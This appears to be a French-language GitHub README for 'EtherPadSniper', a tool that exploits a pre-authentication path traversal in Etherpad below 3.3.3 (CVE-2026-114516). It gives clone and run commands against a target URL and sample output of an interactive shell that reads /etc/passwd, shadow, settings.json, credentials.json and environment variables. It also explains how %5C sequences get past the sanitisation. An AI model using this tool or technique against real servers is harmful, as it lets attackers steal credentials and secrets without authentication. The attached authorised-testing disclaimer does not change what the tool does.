 ynsmroztas/etherpadsniper
Lecture arbitraire de fichiers dans Etherpad — CVE-2026-114516

Lecture arbitraire de fichiers Etherpad — CVE-2026-114516
Traversée de chemin pré-authentification / lecture arbitraire de fichiers dans Etherpad < 3.3.3.
requests uniquement)git clone https://github.com/ynsmroztas/EtherPadSniper
cd EtherPadSniper
pip install requests
python3 ep-afr.py -u http://target:9001
python3 ep-afr.py -u https://target.com


Si la cible est vulnérable, un shell interactif s'ouvre :
  Available files:
   1  passwd
   2  shadow
   3  settings.json
   4  credentials.json
   5  environ
   ...
ep-afr> 3
ep-afr> 5
ep-afr> c
ep-afr> q
Le gestionnaire /static/* convertit les barres obliques inverses en barres obliques après l'assainissement sur les systèmes POSIX, permettant aux séquences de traversée %5C de contourner les vérifications.
Cet outil est destiné uniquement aux tests de sécurité autorisés et à la divulgation responsable.
Toute utilisation non autorisée est illégale. L'auteur n'est pas responsable d'un quelconque usage abusif.
mitsec






